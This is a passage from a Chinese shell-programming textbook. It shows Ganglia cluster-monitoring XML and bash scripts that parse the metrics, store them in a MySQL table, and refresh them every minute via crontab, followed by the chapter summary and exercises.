      <!ATTLIST CLUSTER OWNER CDATA #IMPLIED>
      <!ATTLIST CLUSTER LATLONG CDATA #IMPLIED>
      <!ATTLIST CLUSTER URL CDATA #IMPLIED>
      <!ATTLIST CLUSTER LOCALTIME CDATA #REQUIRED>
   <!ELEMENT HOST (METRIC)*>
      <!ATTLIST HOST NAME CDATA #REQUIRED>
      <!ATTLIST HOST IP CDATA #REQUIRED>
      <!ATTLIST HOST LOCATION CDATA #IMPLIED>
      <!ATTLIST HOST REPORTED CDATA #REQUIRED>
      <!ATTLIST HOST TN CDATA #IMPLIED>
      <!ATTLIST HOST TMAX CDATA #IMPLIED>
      <!ATTLIST HOST DMAX CDATA #IMPLIED>
      <!ATTLIST HOST GMOND_STARTED CDATA #IMPLIED>
   <!ELEMENT METRIC EMPTY>
      <!ATTLIST METRIC NAME CDATA #REQUIRED>
      <!ATTLIST METRIC VAL CDATA #REQUIRED>
      <!ATTLIST METRIC TYPE (string | int8 | uint8 | int16 | uint16 | int32 | uint32 |
```

```
float | double | timestamp) #REQUIRED>
         <!ATTLIST METRIC UNITS CDATA #IMPLIED>
         <!ATTLIST METRIC TN CDATA #IMPLIED>
         <!ATTLIST METRIC TMAX CDATA #IMPLIED>
         <!ATTLIST METRIC DMAX CDATA #IMPLIED>
         <!ATTLIST METRIC SLOPE (zero | positive | negative | both | unspecified) #IMPLIED>
         <!ATTLIST METRIC SOURCE (gmond | gmetric) #REQUIRED>
       <!ELEMENT HOSTS EMPTY>
         <!ATTLIST HOSTS UP CDATA #REQUIRED>
         <!ATTLIST HOSTS DOWN CDATA #REQUIRED>
         <!ATTLIST HOSTS SOURCE (gmond | gmetric | gmetad) #REQUIRED>
       <!ELEMENT METRICS EMPTY>
         <!ATTLIST METRICS NAME CDATA #REQUIRED>
         <!ATTLIST METRICS SUM CDATA #REQUIRED>
         <!ATTLIST METRICS NUM CDATA #REQUIRED>
         <!ATTLIST METRICS TYPE (string | int8 | uint8 | int16 | uint16 | int32 | uint32
| float | double | timestamp) #REQUIRED>
         <!ATTLIST METRICS UNITS CDATA #IMPLIED>
         <!ATTLIST METRICS SLOPE (zero | positive | negative | both | unspecified) #IMPLIED>
         <!ATTLIST METRICS SOURCE (gmond | gmetric) #REQUIRED>
    ]>
    <GANGLIA_XML VERSION="3.0.3" SOURCE="gmond">
    <CLUSTER NAME="unspecified" LOCALTIME="1228044276" OWNER="unspecified" LATLONG=
"unspecified" URL="unspecified">
    #下面开始出现组播网段内所有服务器的性能参数名称及其数据
    #因而，需要从下列格式的数据中提取出有用的信息
    <HOST NAME="seugrid2.seu.edu.cn" IP="172.18.12.178" REPORTED="1228044273" TN="2"
TMAX="20" DMAX="0" LOCATION="unspecified" GMOND_STARTED="1225956735">
    <METRIC NAME="disk_total" VAL="25.618" TYPE="double" UNITS="GB" TN="3138" TMAX="1200"
DMAX="0" SLOPE="both" SOURCE="gmond"/>
    <METRIC NAME="cpu_speed" VAL="2992" TYPE="uint32" UNITS="MHz" TN="734" TMAX="1200"
DMAX="0" SLOPE="zero" SOURCE="gmond"/>
    <METRIC NAME="part_max_used" VAL="72.6" TYPE="float" UNITS="" TN="0" TMAX="180"
DMAX="0" SLOPE="both" SOURCE="gmond"/>
    <METRIC NAME="swap_total" VAL="1048568" TYPE="uint32" UNITS="KB" TN="734" TMAX="1200"
DMAX="0" SLOPE="zero" SOURCE="gmond"/>
    <METRIC NAME="os_name" VAL="Linux" TYPE="string" UNITS="" TN="734" TMAX="1200" DMAX="0"
SLOPE="zero" SOURCE="gmond"/>
    <METRIC NAME="cpu_user" VAL="1.4" TYPE="float" UNITS="%" TN="6" TMAX="90" DMAX="0"
SLOPE="both" SOURCE="gmond"/>
    <METRIC NAME="cpu_system" VAL="0.9" TYPE="float" UNITS="%" TN="6" TMAX="90" DMAX="0"
SLOPE="both" SOURCE="gmond"/>
    <METRIC NAME="cpu_aidle" VAL="99.0" TYPE="float" UNITS="%" TN="6" TMAX="3800" DMAX="0"
SLOPE="both" SOURCE="gmond"/>
    <METRIC NAME="load_five" VAL="0.01" TYPE="float" UNITS="" TN="67" TMAX="325" DMAX="0"
SLOPE="both" SOURCE="gmond"/>
    <METRIC NAME="proc_run" VAL="1" TYPE="uint32" UNITS="" TN="67" TMAX="950" DMAX="0"
SLOPE="both" SOURCE="gmond"/>
    <METRIC NAME="mem_free" VAL="265616" TYPE="uint32" UNITS="KB" TN="20" TMAX="180"
DMAX="0" SLOPE="both" SOURCE="gmond"/>
    <METRIC NAME="mem_buffers" VAL="131836" TYPE="uint32" UNITS="KB" TN="20" TMAX="180"
DMAX="0" SLOPE="both" SOURCE="gmond"/>
    <METRIC NAME="swap_free" VAL="1048440" TYPE="uint32" UNITS="KB" TN="20" TMAX="180"
DMAX="0" SLOPE="both" SOURCE="gmond"/>
    <METRIC NAME="bytes_in" VAL="2833.20" TYPE="float" UNITS="bytes/sec" TN="260"
```

```
TMAX="300" DMAX="0" SLOPE="both" SOURCE="gmond"/>
    <METRIC NAME="pkts_out" VAL="10.32" TYPE="float" UNITS="packets/sec" TN="260"
TMAX="300" DMAX="0" SLOPE="both" SOURCE="gmond"/>
    <METRIC NAME="cpu_num" VAL="2" TYPE="uint16" UNITS="CPUs" TN="734" TMAX="1200" DMAX="0"
SLOPE="zero" SOURCE="gmond"/>
    <METRIC NAME="disk_free" VAL="7.075" TYPE="double" UNITS="GB" TN="0" TMAX="180"
DMAX="0" SLOPE="both" SOURCE="gmond"/>
    <METRIC NAME="mem_total" VAL="1938436" TYPE="uint32" UNITS="KB" TN="734" TMAX="1200"
DMAX="0" SLOPE="zero" SOURCE="gmond"/>
    <METRIC NAME="cpu_wio" VAL="0.1" TYPE="float" UNITS="%" TN="6" TMAX="90" DMAX="0"
SLOPE="both" SOURCE="gmond"/>
    <METRIC NAME="boottime" VAL="1225157553" TYPE="uint32" UNITS="s" TN="734" TMAX="1200"
DMAX="0" SLOPE="zero" SOURCE="gmond"/>
    <METRIC NAME="machine_type" VAL="x86" TYPE="string" UNITS="" TN="734" TMAX="1200"
DMAX="0" SLOPE="zero" SOURCE="gmond"/>
    <METRIC NAME="os_release" VAL="2.6.18-1.2798.fc6xen" TYPE="string" UNITS="" TN="734"
TMAX="1200" DMAX="0" SLOPE="zero" SOURCE="gmond"/>
    <METRIC NAME="cpu_nice" VAL="0.0" TYPE="float" UNITS="%" TN="6" TMAX="90" DMAX="0"
SLOPE="both" SOURCE="gmond"/>
    <METRIC NAME="cpu_idle" VAL="97.7" TYPE="float" UNITS="%" TN="6" TMAX="90" DMAX="0"
SLOPE="both" SOURCE="gmond"/>
    <METRIC NAME="load_one" VAL="0.03" TYPE="float" UNITS="" TN="67" TMAX="70" DMAX="0"
SLOPE="both" SOURCE="gmond"/>
    <METRIC NAME="load_fifteen" VAL="0.00" TYPE="float" UNITS="" TN="67" TMAX="950"
DMAX="0" SLOPE="both" SOURCE="gmond"/>
    <METRIC NAME="proc_total" VAL="348" TYPE="uint32" UNITS="" TN="67" TMAX="950" DMAX="0"
SLOPE="both" SOURCE="gmond"/>
    <METRIC NAME="mem_shared" VAL="0" TYPE="uint32" UNITS="KB" TN="20" TMAX="180" DMAX="0"
SLOPE="both" SOURCE="gmond"/>
    <METRIC NAME="mem_cached" VAL="596232" TYPE="uint32" UNITS="KB" TN="20" TMAX="180"
DMAX="0" SLOPE="both" SOURCE="gmond"/>
    <METRIC NAME="gexec" VAL="OFF" TYPE="string" UNITS="" TN="118" TMAX="300" DMAX="0"
SLOPE="zero" SOURCE="gmond"/>
    <METRIC NAME="bytes_out" VAL="3473.05" TYPE="float" UNITS="bytes/sec" TN="260"
TMAX="300" DMAX="0" SLOPE="both" SOURCE="gmond"/>
    <METRIC NAME="pkts_in" VAL="13.50" TYPE="float" UNITS="packets/sec" TN="260"
TMAX="300" DMAX="0" SLOPE="both" SOURCE="gmond"/>
    </HOST>
    <HOST NAME="seugrid1.seu.edu.cn" IP="172.18.12.181" REPORTED="1228044269" TN="7"
TMAX="20" DMAX="0" LOCATION="unspecified" GMOND_STARTED="1225956458">
    ……
    #内容类似于 172.18.12.178，限于篇幅，省略
    </HOST>
    <HOST NAME="seugrid5.seu.edu.cn" IP="172.18.12.177" REPORTED="1228044267" TN="8"
TMAX="20" DMAX="0" LOCATION="unspecified" GMOND_STARTED="1227854283">
    ……
    #内容类似于 172.18.12.178，限于篇幅，省略
    </HOST>
    </CLUSTER>
    </GANGLIA_XML>
    [root@jselab local]#
```

例 17-17 首先将服务器性能参数名称及其数据重定向到 gmond_msg_1.txt 文件，然后查看 gmond_msg_1.txt 文件内容，gmond_msg_1.txt 文件很长，<HOST>标签之前是 Ganglia 出现的系统信息，不包含性能参数相关的有用信息；从<HOST>标签开始保存了组播网段内所

有服务器的性能参数名称及其数据，每组<HOST></HOST>标签对内是一台服务器的性能参数名称及其数据，其格式都相同，只是其中的数据不一样。限于篇幅，例 17-17 中只完整地给出了一台服务器的性能参数名称及其数据，每组数据以<HOST>标签开始，<HOST>标签内首先给出该台服务器的主机名和 IP 地址，如：NAME="seugrid2.seu.edu.cn" IP="172.18.12.178"，性能参数以<METRIC>开头，包含了某性能参数的名称、值、单位等信息，如：<METRIC NAME="disk_total" VAL="25.618" TYPE="double" UNITS="GB" TN="3138" TMAX="1200" DMAX="0" SLOPE="both" SOURCE="gmond"/>，该条记录的参数是总硬盘容量，为 25GB，数据类型是 double 型。

在了解了 Ganglia 输出数据之后，我们需要编写 Shell 脚本提取 gmond_msg_1.txt 文件中的有用数据，最终将这些数据存储到 MySQL 数据库，在此之前，我们需要编写一个初始化数据库的脚本，即在 MySQL 数据库中新建一张表，表的字段包含机器的名称、IP 地址，以及 gmond_msg_1.txt 文件中所有以<METRIC>开头的指标，例 17-18 给出的 initialization.sh 脚本实现了监控数据表的初始化：

```
#例 17-18：initialization.sh 脚本实现了监控数据表的初始化
#!/bin/bash

MYSQL=`which mysql`

$MYSQL test -u mysql -p <<EOF
#下面是提交到 MySQL 的 SQL 语句，用于创建 resource 表
create table resource(HOSTNAME VARCHAR(30) NOT NULL default '',
                IP  VARCHAR(20) NOT NULL default '',
                disk_total VARCHAR(20) default NULL,
                 cpu_speed VARCHAR(20) default NULL,
                 part_max_used VARCHAR(20) default NULL,
                 swap_total VARCHAR(20) default NULL,
                 os_name VARCHAR(20) default NULL,
                 cpu_user VARCHAR(20) default NULL,
                 cpu_system VARCHAR(20) default NULL,
                 cpu_aidle VARCHAR(20) default NULL,
                 load_five VARCHAR(20) default NULL,
                 proc_run VARCHAR(20) default NULL,
                 mem_free VARCHAR(20) default NULL,
                 mem_buffers VARCHAR(20) default NULL,
                 swap_free VARCHAR(20) default NULL,
                 bytes_in VARCHAR(20) default NULL,
                 pkts_out VARCHAR(20) default NULL,
                 cpu_num VARCHAR(20) default NULL,
                 disk_free VARCHAR(20) default NULL,
                 mem_total VARCHAR(20) default NULL,
                 cpu_wio VARCHAR(20) default NULL,
                 boottime VARCHAR(20) default NULL,
                 machine_type VARCHAR(20) default NULL,
                 os_release VARCHAR(20) default NULL,
                 cpu_nice VARCHAR(20) default NULL,
                 cpu_idle VARCHAR(20) default NULL,
                 load_one VARCHAR(20) default NULL,
                 load_fifteen VARCHAR(20) default NULL,
                 proc_total VARCHAR(20) default NULL,
```

```
                    mem_shared VARCHAR(20) default NULL,
                    mem_cached VARCHAR(20) default NULL,
                    gexec VARCHAR(20) default NULL,
                    bytes_out VARCHAR(20) default NULL,
                    pks_in VARCHAR(20) default NULL);
#resource 表包含 34 个字段，HOSTNAME 和 IP 字段不能为空
show tables;
EOF
```

上述 initialization.sh 脚本与 17.5.2 节所介绍的 create.sh 脚本基本一样，只是提交到 MySQL 数据库的 SQL 语句不同，在 initialization.sh 脚本中，我们创建了 resource 表，包含 34 个字段，IP 地址是主码，HOSTNAME 和 IP 不能为空，其他 32 个字段与 gmond_msg_1.txt 文件中以 <METRIC>开头的指标相对应，所有的字段类型都为变长字符型（VARCHAR 型）。

执行 initialization.sh 脚本之后，MySQL 的 test 数据库就会出现一张新的表 resource。这样我们就可以开始编写提取 gmond_msg_1.txt 文件数据，并将其存储到 resource 表的 Shell 脚本。由于脚本比较长，我们先给出脚本内容，再详细解释，脚本名字是 monitor.sh，内容如下：

```
#例 17-19：monitor.sh 脚本提取监控数据并存储到数据库
#!/bin/bash

#预处理 gmond_msg_1.txt 文件，将该文件从第 1 行到匹配关键字<CLUSTER 的行删除
#并将删除行之后的文件保存到 machine_record 中
sed '1,/<CLUSTER/d' gmond_msg_1.txt > machine_record

record="Recording each line!"               #用于临时保存 machine_record 的每一行内容
MYSQL=`which mysql`

#while 循环是脚本的主体部分，利用了本书第 10 章所述的代码块重定向功能，
#再利用 read 命令逐行读取 machine_record 的每一行
while [ -n "$record" ]                      #终止条件是 record 变量为空
do

read record
first_field=`echo $record | cut -d" " -f1`  #提取每行的第 1 域，保存到 first_field 变量

#当行的第 1 域是<HOST 时，这是一台机器的第 1 行，需要在里面提取出主机名和 IP 地址
if [ "$first_field" = "<HOST" ]
then
echo "Processing HOST and IP"
index=0                                     #数组游标，初始化为 0，表示是一台机器的开始

#提取 record 的第 2 域，并只保留双引号内的值，赋给 VAR 数组的第 0 个元素
VAR[$index]=`echo $record | cut -d" " -f2 | sed -e 's/^.*=\"//' -e 's/\"//'`
let "index+=1"                              #数组游标增加 1

#提取 record 的第 3 域，并只保留双引号内的值，赋给 VAR 数组的第 1 个元素
VAR[$index]=`echo $record | cut -d" " -f3 | sed -e 's/^.*=\"//' -e 's/\"//'`
echo ${VAR[$index]}

let "index+=1"

#当行的第 1 域是<METRIC 时，保存的是机器的具体指标
elif [ "$first_field" = "<METRIC" ]
then
```

```
#提取 record 的第 3 域，并只保留双引号内的值，赋给 VAR 数组的下一个元素
#第 3 域保存的是该指标的取值
VAR[$index]=`echo $record | cut -d" " -f3 | sed -e 's/^.*=\"//' -e 's/\"//'`
let "index+=1"

#当行的第 1 域是</HOST 时，表示一台机器的监控数据提取结束
#此时可以将 VAR 数组中的数据存储到 MySQL 的 resource 表中
elif [ "$first_field" = "</HOST>" ]
then
echo "Writing into Database"
statement="insert into resource values ("        #statement 是提交到数据库的 SQL 语句

#for 循环自动将 VAR 数组元素插入 SQL 语句，每个元素需要用单引号引起，
#元素之间用逗号分隔
for j in ${VAR[@]}
do
 statement=$statement\'$j\',
done
#for 循环结束后，去掉 statement 最后一个逗号，加上）；两个符号
statement=${statement%,}\)\;
echo $statement
$MYSQL test -u mysql  <<EOF
$statement                   #直接将 statement 提交到数据库就能将 VAR 数组存储到 resource 表
EOF
fi

done < machine_record          #代码块重定向
```

monitor.sh 脚本比较复杂，综合使用了代码块重定向、sed、cut、管道、条件测试、命令替换、数组、变量、数据库操作等知识。首先，monitor.sh 脚本对 gmond_msg_1.txt 文件进行预处理，将该文件从第 1 行到匹配关键字<CLUSTER 的行删除，即将 Ganglia 出现的系统信息删除，便于提取下面的数据，并且定义两个变量：record 用于临时保存 machine_record 的每一行内容，当读完 machine_record 时，record 必为空，因此，while 循环的终止条件是 record 变量为空，为了能进入第 1 轮的 while 循环，record 不能为空，我们将其赋为"Recording each line!"，实际上，record 的初值可以为任意非空值；MYSQL 保存 mysql 命令路径，用于连接数据库。

while 循环是 monitor.sh 脚本的主体部分，利用本书第 10 章所述的代码块重定向功能，将 while 循环的标准输入重定向到 machine_record 文件，read 命令将每次读取 machine_record 文件的一行。然后，monitor.sh 脚本利用 if/elif/else 结构判断和处理三种情况：① 一台机器监控数据段的开始，以关键字<HOST 开头的行；② 一台机器的具体监控数据，以关键字<METRIC 开头的行；③ 一台机器监控数据段的结束，以关键字</HOST 开头的行。因此，我们测试条件的依据是 record 的第 1 域，利用命令替换和 cut 命令很容易提取出 record 的第 1 域，并存放到 first_field 变量中。

对于上述第①种情况，需要在此行提取出主机名和 IP 地址，分别是该行的第 2 域和第 3 域，利用类似于 first_field 变量的方法可以提取指定域，但是，域的内容是 NAME="seugrid2.seu.edu.cn" 和 IP="172.18.12.178"，而我们所需提取的实际数据是双引号之

间的内容。因此，需要利用 sed 命令将多余部分删除，只将双引号内的值赋给 VAR 数组，VAR 数组的游标必须在此时被初始化，这样使得每换一台机器，游标 index 重新归 0。对于上述第②种情况，我们只需简单地将第 3 域赋给数组即可，方法类似于提取主机名和 IP 地址的办法。对于上述第③种情况，此时一台机器的数据全部提取出来，已经保存到了 VAR 数组中。因此，我们需要将 VAR 数组内容依次写到 MySQL 的 resource 表中，数据库操作与 initialization.sh 脚本类似，最关键的操作是如何自动生成提交到 MySQL 数据库的 SQL 语句，我们分三段拼接成该 SQL 语句，保存于 statement 变量中，for 循环前面生成 statement 的前面部分"insert into resource values ("，for 循环自动将 VAR 数组元素插入 SQL 语句，每个元素需要用单引号引起，元素之间用逗号分隔，for 循环结束时，必然多了一个逗号，并需要加上半括号"）"和分号"；"，命令 statement=${statement%,}\)\;灵活使用 Shell 的字符串处理功能，先删除从右匹配最短子串，再加上"）;"两个符号得到。下面给出 monitor.sh 脚本的执行结果：

```
    #例 17-19 monitor.sh 脚本的执行结果
    [root@zawu MySQL-instance]# chmod u+x monitor.sh
    [root@zawu MySQL-instance]# ./monitor.sh
    Processing HOST and IP
    Writing into Database
    #下面是提交到数据库的 SQL 语句
    insert into resource values ('seugrid2.seu.edu.cn','172.18.12.178','25.618','2992',
'72.6','1048568','Linux','1.4','0.9','99.0','0.01','1','265616','131836','1048440','283
3.20','10.32','2','7.075','1938436','0.1','1225157553','x86','2.6.18-1.2798.fc6xen','0.
0','97.7','0.03','0.00','348','0','596232','OFF','3473.05','13.50');
    Processing HOST and IP
    Writing into Database
    insert into resource values ('seugrid1.seu.edu.cn','172.18.12.181','76.389','2793',
'33.5','1048568','Linux','2.3','0.3','98.8','0.10','0','14976','13132','594356','1553.1
3','3.22','2','50.805','513748','0.3','1225156794','x86','2.6.18-1.2798.fc6','0.0','97.
1','0.15','0.06','250','0','70636','OFF','815.85','4.85');
    Processing HOST and IP
    Writing into Database
    insert into resource values ('seugrid5.seu.edu.cn','172.18.12.177','153.317','1200',
'15.0','4128760','Linux','0.0','0.0','99.8','0.00','0','112784','251900','4128760','396.
05','0.80','2','135.131','2072712','0.0','1225850027','x86','2.6.9-78.0.1.ELhugemem','0.
0','100.0','0.00','0.00','117','0','1220220','OFF','63.33','1.65');
    [root@zawu MySQL-instance]#
```

monitor.sh 脚本最关键的输出是提交到 MySQL 数据库的 SQL 语句，即 statement 变量值，从中可以看出脚本的运行情况，gmond_msg_1.txt 文件内共有三台机器的监控数据，monitor.sh 脚本每处理一台机器，生成一条 SQL 语句，包含 34 个具体数据，其中，主机名和 IP 地址来自于第 1 行 record，其余来自于以关键字<METRIC 开头的行。

17.6.3　动态更新服务器监控数据

完成 initialization.sh 脚本和 monitor.sh 脚本后，监控系统并未结束。显而易见，服务器的很多指标处于动态变化之中，如 1 分钟平均负载（load_one）、5 分钟平均负载（load_five）、剩余磁盘容量（disk_free）等指标，我们需要实现服务器监控数据的动态更新。所谓动态更

新，本质上是定期利用 Ganglia 的 gmond 进程收集一次服务器监控数据，再写入数据库中，Linux 系统的定时操作就需要使用 crontab。

仅仅在 crontab 中定时执行 monitor.sh 脚本是不够的，因为 monitor.sh 脚本只负责从 Ganglia 的结果文件提取所需数据。因而，我们还需要重新写一个监控系统的入口脚本，通过该脚本封装整个监控系统，入口脚本名为 run.sh，内容如下：

```
#例 17-20：run.sh 脚本封装监控系统
#!/bin/bash

echo "Start running GMOND"
gmond                                            #启动 gmond 进程

echo "Refresh performance data of servers"
#获取 Ganglia 收集的监控数据，重定向到 gmond_msg_1.txt 文件
telnet localhost 8649 > /usr/local/shell-program/MySQL-instance/gmond_msg_1.txt
monitor.sh                                       #提取出 gmond_msg_1.txt 中的数据，写入数据库
```

run.sh 启动 gmond 进程，然后利用 telnet 命令获取 Ganglia 收集的监控数据，重定向到 gmond_msg_1.txt 文件，最后执行 monitor.sh 脚本，提取出 gmond_msg_1.txt 中的数据，写入数据库。这样，我们定时执行 run.sh 脚本就可以实现服务器监控数据的动态更新了。在此，我们利用 crontab 实现每分钟执行一次 run.sh 脚本，crontab 文件的内容如下：

```
[root@zawu shell-program]# cat /etc/crontab
SHELL=/bin/bash
PATH=/sbin:/bin:/usr/sbin:/usr/bin
MAILTO=root
HOME=/
# .---------------- minute (0 - 59)
# |  .------------- hour (0 - 23)
# |  |  .---------- day of month (1 - 31)
# |  |  |  .------- month (1 - 12) OR jan,feb,mar,apr ...
# |  |  |  |  .---- day of week (0 - 6) (Sunday=0 or 7)  OR
#sun,mon,tue,wed,thu,fri,sat
# |  |  |  |  |
# *  *  *  *  *  command to be executed

* * * * * /usr/local/shell-program/MySQL-instance/run.sh    #每分钟执行 run.sh 脚本一次
[root@zawu shell-program]#
```

initialization.sh、monitor.sh 和 run.sh 等脚本是后台运行的脚本，它们负责将服务器监控数据收集存储到数据库，并动态更新。当然，我们编写一个图形化界面向前台用户展示服务器监控的信息，这项工作的本质是将 resource 表中的信息以 Web 页面的形式展示给用户，实现的方法多种多样，如 ASP、JSP 等，具体实现方法不属于本书的讨论范围，在此仅给出我们基于 JSP 实现的服务器性能监控的界面，如图 17-4 所示。

图 17-4 窗口的左侧以文字形式显示了 172.18.12.178 这台服务器的性能参数；窗口右侧绘制了磁盘、内存和交换区的可用空间与剩余空间之间关系的饼图。

当然，如果读者利用更先进的插件或工具，显然可以实现更加漂亮、完善的前台界面，但是，后台脚本程序是不需要改变的，MySQL 起到了后台脚本和前台界面的桥梁作用。




图 17-4　监控数据的前台图形化显示

17.7 本章小结

本章介绍了 Shell 编程的 6 个实例，涉及系统管理、文本处理和数据库等多个方面。第一个例子将 Shell 编程和 WWW 的 HTML 文本相结合，利用 sed 和 awk 两种方法实现文本文件到 HTML 文件的转化；第二个例子利用 Shell 编程解决了计算机科学中的经典问题，综合使用多种 Shell 文本处理工具，比其他高级程序设计语言更显便捷；第三个例子阐释了 Shell 编程中伪随机数的产生和应用，尤其是 Random 函数和数组索引结合的用法值得借鉴；第四个例子讲述了 Linux 的重要机制——crontab，并结合大型公司测试题说明了 crontab 在系统管理上的应用；第五个例子阐述了 Shell 脚本程序如何使用数据库，该例以 MySQL 数据库为背景，给出了几个极易扩展到其他数据库系统的脚本程序；第六个例子以当今分布式计算中的服务器监控案例为背景，基于 Ganglia，综合使用多种 Shell 编程技术，实现了一个较为复杂的网络服务器性能监控系统。

17.8 上机提议

1. 参考 17.1 节给出的 htmlconver.sh 脚本，编写脚本实现将 HTML 文件转化为文本文件。
2. 17.2 节给出的 topn.sh 脚本用于查找文本中 n 个出现频率最高的单词，读者思考该脚

本中用管道符连接的几个命令是不是还可以用其他命令代替呢？（提示：第 2 个 tr 命令可用 sed 代替、head 命令也可以用 sed 代替等）

3．编写一个字母统计程序，能将指定文件中大小写英文字母（共 52 个）出现的次数打印出来。

4．扑克牌有 4 种花色，定义为：Clubs、Diamonds、Hearts 和 Spades，每种花色从 Ace 到 King 有 13 个取值，利用 Random 函数实现从一副扑克牌中随机取出一张牌这一操作。（提示：建议参考 random.sh 脚本，结合使用数组实现。）

5．扩展上一题的抽取扑克牌程序，实现将一副扑克牌随机发给 4 个玩家的程序，最后输出 4 个玩家所发到的牌。

6．参考 17.3 节给出的 dice.sh 脚本，编写抛 1000 次硬币所产生的统计结果，即输出 1000 次“正面”和“反面”的次数。

7．有一个名为 globus 的普通用户，需要在每周日凌晨零点零分定期备份/user/backup 到/tmp 目录下，请为 globus 设计实现方案。

8．insert2.sh 脚本能将一条记录插入到 people 表中，修改 insert2.sh 脚本使其能同时插入多条记录。（提示：本题有一定难度，由于插入记录的数量不定，需要使用 shift 命令自动控制，将记录逐个移位。）

9．female.sh 脚本利用 awk 打印出姓名和出生地两个域的信息，SQL 语言的 Select 语句也可以指定打印的属性，请改变 female.sh 脚本的 Select 实现等价的功能。

10．编写一个脚本，从 17.5.2 节 test 数据库 people 表中读取所有的数据，并将这些数据用 HTML 文件格式进行存储。

11．参考相关文档，在 Linux 上安装 PostgreSQL 数据库，并参考使用 MySQL 的脚本，编写一些脚本来使用 PostgreSQL 数据库。

12．Ganglia 产生的监控指标还包含单位、类型等数据，resource 表中却无法显示这些数据，我们可以新建一张静态表，以指标名为主码，包含单位、类型等字段，如：cpu_num-CPUs-uint16、cpu_user-%-float 等数据。请读者参考 monitor.sh 脚本，重写一个脚本建立这张表，并将 gmond_msg_1.txt 中的相关数据提取出来，存储到这张表内。